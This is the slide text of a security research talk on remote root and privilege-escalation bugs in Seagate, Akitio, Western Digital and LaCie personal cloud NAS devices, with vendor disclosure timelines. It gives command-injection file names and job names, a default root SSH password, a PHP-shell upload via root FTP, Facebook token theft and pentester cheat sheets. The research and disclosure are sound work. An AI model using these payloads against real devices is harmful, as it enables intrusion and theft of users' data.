Cloud Device Insecurity
Make it rain
Agenda
I. Introduction
II. Targets
I. Seagate
II. Akitio
III. Western Digital
IV. LaCie
III. Disclosure
IV. Conclusion
#whoami
• Currently independent researcher
• Formerly of Microsoft
– Windows Security
– Malware Protection Center
• Also, Tenable
– Nessus
– Reverse engineering
• Finding and exploiting bugs half my life
What I’m not talking about
• Physical device hacking
– But according to the Internet, it’s also fun
• Software bundled or supporting the device
– Didn’t install any CDs or download any software
• How great the vendors were at security
– Surprise!
What I’m talking about
• Hacking the device from the network
– LAN is the baseline, but your gateway controls
Internet access
• Remote vulnerabilities and local roots
– Appsec and Websec
• By Default
– Bugs in daemons that are running upon plug-in
– No bugs for uncommon scenarios or add-ons
Why should I care?
• I want to know
– ..how vulnerable my car is
– ..if my router has hardcoded creds
– ..if the crypto I’m using is backdoored
– ..how much privacy I have on my phone
• You might want to know what happens when
plug ‘the cloud’ into your network

Kevin Mitnick also apparently cares
Why don’t more people look at these?
• Requires an (small) investment
– Devices are in the $75-$300+ range
• You can’t just go to the website, download the
demos and start reversing
– Not that there’s anything wrong with that :-)

Amazon has a lot of clouds
Reference: http://www.amazon.com/gp/search/other?ie=UTF8&page=1&pickerToList=brandtextbin&rh=n%3A1292110011%2Ck%3Acloud
What is a Personal Cloud?
• “..collection of digital content and services
which are accessible from any device”
• Four primary types
– Online Clouds
– NAS Device Clouds
• Network Attached Storage
– Server Device Clouds
– Home-made Clouds
Reference: http://en.wikipedia.org/wiki/Personal_cloud
Personal Cloud NAS vs Regular NAS
• PC/NAS = NAS + ‘cloud’ features
– Sync Facebook
– Sync & Stream Media
– Access your data from the Internet
Reference: http://en.wikipedia.org/wiki/Personal_cloud
Agenda
I. Introduction
II. Targets
I. Seagate
II. Akitio
III. Western Digital
IV. LaCie
III. Disclosure
IV. Conclusion
Four Big Players
• Western Digital
– My Cloud
• Akitio
– MyCloud (not joking)
• Seagate
– The Central
• LaCie
– CloudBox
Reference: http://en.wikipedia.org/wiki/Personal_cloud
Are these devices safe?
• Oh, the marketing…
– “Your data is always safe and completely under
your control”
– “..ensuring your data is safe and accessible from
anywhere”
– “provides safe and secure network storage”
– “ensures 100% security from data loss”
References:
http://www.seagate.com/external-hard-drives/home-entertainment/media-sharing-devices/seagate-central/
http://www.wdc.com/en/products/products.aspx?id=1140
http://www.akitio.com/network-storage/mycloud-mini
https://www.lacie.com/company/news/news.htm?id=10638
Targets

• Seagate Central
– STCG2000100
So plug it in
• 12 well known open ports including
– FTP
– SSH
– HTTP/HTTPS
– Samba

User accounts can elevate to Root
• Seagate-3E080F:~$ id
– uid=1000(test) gid=1000(test)
• Seagate-3E080F:~$ su
– Seagate-3E080F:/Data/test# id
– uid=0(root) gid=0(root)
• No local attacks necessary
Reference: mvista.com

No root password
• So if that’s so, I can just login as root, right?
– This sshd.conf doesn’t allow passwordless root
logins

Passwordless root account
• What can we do with it, besides su?
– SSH won’t allow passwordless logins
– There must be a way!
• FTP
– Good start, but the goal is a remote root shell
– Doable :-)
Root by FTP

• Login as root
– No chroot, so we can access the whole filesystem
• Remember, Lighttpd is running as root
– Upload php shell to webroot
• Profit!

Facebook Integration
Reference:
https://lh5.googleusercontent.com/PaBXzZmZw4FGdqIzLeSdhDvdhuawWAz6yKDt6gV55jL3X6HkN3KK2MhPjbtdy6najY6zI
9AH5tM7Pic6cGUGgnXmoI6Emhz3FIh0t0qgmiF-GDS-TYtdVQBGoevPyeHPqg
Stealing Facebook App Tokens

• World-readable
– -rw-r--r-- 1 root root 383 Aug 26 13:52
/etc/archive_accounts.ser
• $ cat /etc/archive_accounts.ser
– a:1:{s:8:"facebook";a:1:{s:13:"test@test.com";a:5:{s:7
:"service";s:8:"facebook";s:4:"user";s:13:"test@test.c
om";s:5:"owner";s:4:"test";s:6:"folder";s:7:"private";s:
5:"token";s:197:"CAA....your-facebook-access-
token";}}}
Stealing Facebook App Tokens


• What can we do with an access token?
– 
Stealing Facebook App Tokens
• > seagate_fb_accounts.py CAAxxxxxxxx... friends
– server response:
– {'data': [{'name': 'Jessie Taylor', 'id':
'100000937485968'}, {'name': 'Kellie Youty', 'id':
– ‘100000359801427'}, {'name': 'Hope Maynard', 'id':
'10000102938470'}, {'name': 'Angel Tucker Pole', 'id'
– : '100001402808867'}, {'name': 'Malcolm Vance', 'id':
'10000284629187'}, {'name': 'Tucker Civile', 'id':
– .....
Unprotected Web Resources

• grep -R -i password /*
– http://central/cirrus/assets/xml/mv_user.xml
Unprotected Web Resources

• Sloppily leaving test collateral lying around
Trivial SOAP Message
2014/08/22
09:41:13.802:src/WSDiscovery.c:657:_WSDiscovery_Hand
leTCPSocket(): have HTTP message
*** glibc detected ***/usr/bin/seagate_wsd_daemon:
malloc(): memory corruption: 0x00034148 ***
======= Backtrace: =========
/lib/libc.so.6(+0x705bc)[0x357505bc]
/lib/libc.so.6(+0x73d4c)[0x35753d4c]
/lib/libc.so.6(+0x74d78)[0x35754d78]
/lib/libc.so.6(realloc+0x240)[0x357579ac]
Remote Access

Meet TappIn Agent

Fail Story: Well, mostly
• In some cases, we can get a remote shell
– Guess the login credentials
– Make a symlink to somewhere useful
• / would be great… :-)

Browsing around with Root Privileges

Backdoor the Start-up Script

Wait for reboot…

Failed: Uploaded File Permissions
• Didn’t find a way to change them :’(
• But, if you can.. remote root is possible

/media_server aka Django
• Settings.py
Reference: https://docs.djangoproject.com/en/dev/ref/settings/

Things that use SECRET_KEY
Reference: http://stackoverflow.com/questions/15170637/effects-of-changing-djangos-secret-key
Pentester’s Cheatsheet
• If you find this device on the network
– Quota-less storage
– Successful capturing of user credentials = root
– FTP for root
• File system access
• PHP shell
• Enabling a remote attack for saved Facebook tokens

Next Target
• Akitio MyCloud Mini
– MCS-LN2SPA
Telnet is open!
• $ telnet 10.10.10.24
Trying 10.10.10.24...
Connected to 10.10.10.24.
Escape character is '^]'.

Fedora release 12 (Constantine)
Kernel 2.6.31.14-fast-20110801-fan on an armv6l (0)
login:
• Well, now you know it’s going to be a short day..
Fedora 12?
Got root?

• [admin@isharing ~]$ su
– Password:
– su: incorrect password
• Hm, not that easy
• Oh wait, there’s probably some nice suids
lying around!
Got root?
– -rwsr-sr-x 2 root root 3848 2009-11-09 01:35
/usr/bin/python
– -rwsr-sr-x 2 root root 3848 2009-11-09 01:35
/usr/bin/python2.6
• Did they really just suid root python!?
Got root?
Updates (or lack thereof)

• There’s an update available, right?
TR-069
• WAN Management Protocol
– Provisioning, Monitoring, Diagnostics
– CPE (client AND server) and ACS (server)
• Aka what someone else (eg. ISP or vendor)
uses to remotely, silently configure a device
• Super insecure and wait for it.. Akitio has it!
– /usr/bin/nas-tr
Reference: https://www.broadband-forum.org/technical/download/TR-069.pdf

Always talking to the ACS

This work has already been done
Good news?
• Once you root the device, you can turn it off
– killall nas-tr

Super Professional
Reference: /usr/lib/python2.6/site-packages/nas/system.py

Shipping test collateral
• Uh… what!?

Shipping test collateral

Secret Key
Reference: /usr/lib/python2.6/site-packages/nas/info.py

Secret Key
• What is it used for anyways?
– Well, I asked..

Real Talk
• After a very long and drawn out support
thread, they wouldn’t try to confuse me any
longer..
• And then the allocated 4 days were up
• Check pastebin reference for the full convo
Reference: http://pastebin.com/jWhraLaY
Pentester’s Cheatsheet
• Test.html is your friend
• User access = root access
– Python suid root
– If there’s ever a SMH moment..
• Go watch some TR-069 videos

Another Target
• Western Digital My Cloud
– WDBCTL0060HWT-NESN

“Overclouded” Commercial
Reference: http://www.youtube.com/watch?v=-ZSPqWwGp2Y

“The Cloud Hacker”

Auto-Authentication
• Main Web UI

Twonky
• Also no authentication by default
Reference: http://wdcloud:9000/webconfig#advanced

Twonky
• strings /usr/local/twonkymedia-
7/twonkyserver | grep "/rpc/" | wc -l
– 99
• /rpc/restart
• /rpc/rebuild
• /rpc/resetclients
• ….
Twonky
• # grep "=" twonkyserver.ini | wc -l
– 151
• We can control ~150 different configuration
parameters for twonky
• Set options & restart server any time
– http://wdcloud:9000/rpc/restart
Reference: https://ludwig.im/en/projects/twonkyserver-upnp-dlna
Twonky
• Create an file on /
– http://wdcloud:9000/rpc/backup_metadata?filen
ame=blah
– Wasn’t able to control contents
– Will not overwrite existing
– Not very interesting
Twonky: If we don’t try, we can’t fail
• Create a filename such as
– test';id>id_out;.MP3
• And drop it in
– 10.10.10.143Public...
• Trigger a rescan of media or device mirroring
• Browse
– http://10.10.10.143:9000/webbrowse#music
Twonky: If we don’t try, we can’t fail
• So close!

Fail: Brick via bad firmware

• Try to upload a random firmware ‘image’
Fail: Brick via bad firmware

• Download a random .deb file and try it…
– libargtable2-docs_12-1_all.deb
• So there are some firmware sanity checks
Not Fail: Who needs a brick?

• What if we named the deb file and tried again?
– test;`id`test.deb
• Cmd injection with a free upgrade to root!
– # ps -aux | grep -i updateFirmwareF
– root 32013 2.0 2.3 5824 5440 ? S 11:57
0:00 sudo nohup
/usr/local/sbin/updateFirmwareFromFile.sh
/CacheVolume/test;uid=33(www-data) gid=33(www-
data) groups=33(www-
data),42(shadow),1000(share)test.deb
Not Fail: Who needs a brick?

• Let’s try this filename
– `sudo id`.deb
• root 11481 0.0 2.3 5824 5440 ? S 19:58 0:00
sudo nohup /usr/local/sbin/updateFirmwareFromFile.sh
/CacheVolume/uid=0(root) gid=0(root)
groups=0(root),33(www-data),1000(share).deb
Reference: /var/www/rest-api/api/Firmware/src/Firmware/Model/Firmware.php

How many times do they sudo?
• grep -R -i "exec_runtime" /var/www | grep sudo | wc -l
283
• grep -R -i "exec_runtime" /var/www | grep sudo | tail -5
– /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php:
exec_runtime("sudo /usr/local/sbin/storage_transfer_set_config.sh $parameterString", $conf,
$retVal);
– /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php:
exec_runtime("sudo /usr/local/sbin/storage_transfer_start_now.sh $transferMode", $conf,
$retVal);
– /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php:
exec_runtime("sudo /usr/local/sbin/storage_transfer_start_now.sh", $conf, $retVal);
– /var/www/rest-api/api/Jobs/includes/worker/dirputworker.inc: exec_runtime('sudo
touch -t ' . date('ymdHi.s', $mtime) . ' ' . escapeshellarg($sourcePathLocal), $output, $return);
– /var/www/rest-api/api/Jobs/includes/worker/fileputworker.inc: exec_runtime('sudo
touch -t ' . date('ymdHi.s', $mtime) . ' ' . escapeshellarg($fileLocal), $output, $return);

Root via Device.php
Reference: /var/www/rest-api/api/Device/src/Device/Model/Device.php

Root via Device.php
Reference: /var/www/rest-api/api/Device/src/Device/Model/Device.php
• cat /tmp/root
– uid=0(root) gid=0(root) groups=0(root),33(www-
data),1000(share)

“Security”
• But again, none of this is really enforced
Pentester’s Cheatsheet
• If you find a WD My Cloud on the network
– Infinite non-authenticated Twonky commands
– Plenty of remote root options via Web UI
• Turn on SSH (root:welc0me)
• AT LEAST two exec_runtime() command injection bugs
• Thanks auto-auth!

Final Target
• LaCie CloudBox

History
Reference: https://www.lacie.com/us/company/news/index.htm?year=2012

User Accounts
• What can one do with a user account?
– And optional password
• Note: Root password is likely random
– Per several days of cracking the hash !success

Elevation of Privileges
References:
/etc/unicorn/unicorn_conf/unicorn.backup.full_backup.conf
/usr/sbin/nas-backup
Elevation of Privileges


• CloudBox|Dashboard
– Backup
• Create Job
• Name: test''|`id>rooted`|test
• Start
Elevation of Privileges

• Some other potential bugs here too as bonus
Media Server

• LaCie’s runs Mt-daapd (aka Firefly)
– Default admin password
– Explicitly runs as root!
Also see:
http://lacie.nas-central.org/wiki/Category:CloudBox
http://lacie-nas.org/doku.php?id=clunc
Keys to the kingdom?
• Suppose we found plaintext credentials for
the device’s update server on the filesystem

Keys to the kingdom?
– unicorn.system.auto_update.conf
Reference: http://lacie.nas-central.org/wiki/Category:CloudBox

Keys to the kingdom?
• Let’s emulate their FTP login procedure
• Remember, we’re doing nothing more than
the CloudBox does or can do
Keys to the kingdom?

• Now suppose we saw that the permissions on
the update server were super interesting
Keys to the kingdom?
• We can safely just list the contents
Keys to the kingdom?
• Let’s visualize an exploit
– Clear-text update server credentials on the FS
– Design flaws in the firmware hash verification
– Misconfiguration of the update server
Keys to the Kingdom?
• Theoretical “Unicorn” Exploitation
– Extract rootfs & insert arbitrary code
– Repackage to update format > current version
• Capsule file is basically XML + new line + tar file
• XML file lists SHA1 hashes of .capsule files
– Generous perms allow for original file overwrites
• Wait for a client to update their firmware
Keys to the Kingdom?
• LaCie’s Reponse
– “We immediately investigated and determined
that the FTP permissions are correct on the back-
end and that only the administrator can upload or
modify new files”
Keys to the Kingdom?
• Continued
– “The FTP server software in question is
misreporting the permissions when it displays the
unix-style -rw-rw-rw”
– “This misreporting is caused by a mismatch
between the underlying file system’s permission
model (Windows) vs. the unix file permission
model.”
Keys to the Kingdom?
• So was this a unicorn bug or just obfuscation
by a Windows FTP server?
– We could download & install the Gene6 to test!
• But we’re not the admin of LaCie’s server, can’t verify
– Or we could just accept the vendor’s statement
• Recent screenshots / logs from them show not vuln
• If nothing else, it’s an interesting case study
• We’re uniquely limited to non-invasive options
Keys to the Kingdom?
• But, they were still informed of their weak
integrity checks for firmware
– And that’s a problem which isn’t going away easily

Tons of Security Updates
Reaching out
• No security@ or secure@ email address
• Community forms people are not helpful
– “Open a support ticket!”
• Never saw an advisory from these vendors
• Bottom Line
– They obviously don’t care enough about security
Agenda
I. Introduction
II. Targets
I. Seagate
II. Akitio
III. Western Digital
IV. LaCie
III. Disclosure
IV. Conclusion

Disclosure Timelines
Disclosure Timeline: Seagate
• 01/27/2015 – reported
• 01/30/2015
– Seagate responded telling me the devices weren’t
affected by Shellshock
– I tell them these are new bugs and have nothing
to do with Shellshock, please escalate my case to a
supervisor
Disclosure Timeline: Seagate

• 05/15/2015
– Seagate says the update has been released
Reference: https://apps1.seagate.com/downloads/request.html
Disclosure Timeline: Akitio
• 02/02/2015 – reported
– Refer to the “Real Talk” section earlier
• 03/11/2015 – fixed
Disclosure Timeline: WD
• 01/27/2015 – reported
• 05/26/2015
– Still no response from Western Digital
– No further support from CERT
– Public Disclosure

WD Community Forums
Reference: http://community.wd.com
Disclosure Timeline: LaCie
• 07/09/2015 – reported
• 07/30/2015
– LaCie responds with their analysis
• Unable to repro cmd injection, describe corner-case
mitigation for possible unicorn bug
• Ask to setup a time to discuss more about the issues
• 08/07/2015
– I agree to discuss further and await scheduling
Disclosure Timeline: LaCie
• 09/09/2015
– Still nothing back, so I ping again
– LaCie responds
• Showed me screenshots of permissions (read-only)
• I check the PE bug, can’t get it to repro again (maybe
fixed coincidently)
• 10/30/2015
– Public Disclosure
Agenda
I. Introduction
II. Targets
I. Seagate
II. Akitio
III. Western Digital
IV. LaCie
III. Disclosure
IV. Conclusion
Is it all really doom and gloom?
• Well yes, if you were awake for >= 5 minutes
• Clearly the major players have taken a huge
step back for security in this space
– Usability is #1
– Performance is #2
– (Marketing) Security is #....19 from the looks of it
Security Expectations
• If you plug these into your network, expect
– Any user of the device to have root
– Anyone to easily compromise the device
– Anyone on the network (or Internet if you’re lucky
enough!) to be able to have free storage
Solutions
• Option #1
– Root it yourself and install FreeNAS or the sorts
– Kinda defeats the point of buying a cloud though
• Option #2
– Don’t buy these devices
– Not a single security principle in practice during
the design or implementation
Reference: http://web.mit.edu/saltzer/www/publications/protection/
Want security?
• Talk to the vendors!
– Sorry, they only have helpdesks 
– Trending strategy: route everything into the abyss!
• Spend all day company/security on LinkedIn
– Actually works most of the time
– But the problem is that it takes a lot of time
Seagate: http://support2.seagate.com
Akitio: http://www.akitio.com/support/help-desk
Western Digital: https://westerndigital.secure.force.com
Conclusion
• As of today
– Don’t trust personal cloud devices
– There are no “securable objects”
• The “cloud” in general is just a marketing lie
– Fine for non-secrets if you don’t value integrity
– Not ok for secrets because they’re not secret
anymore
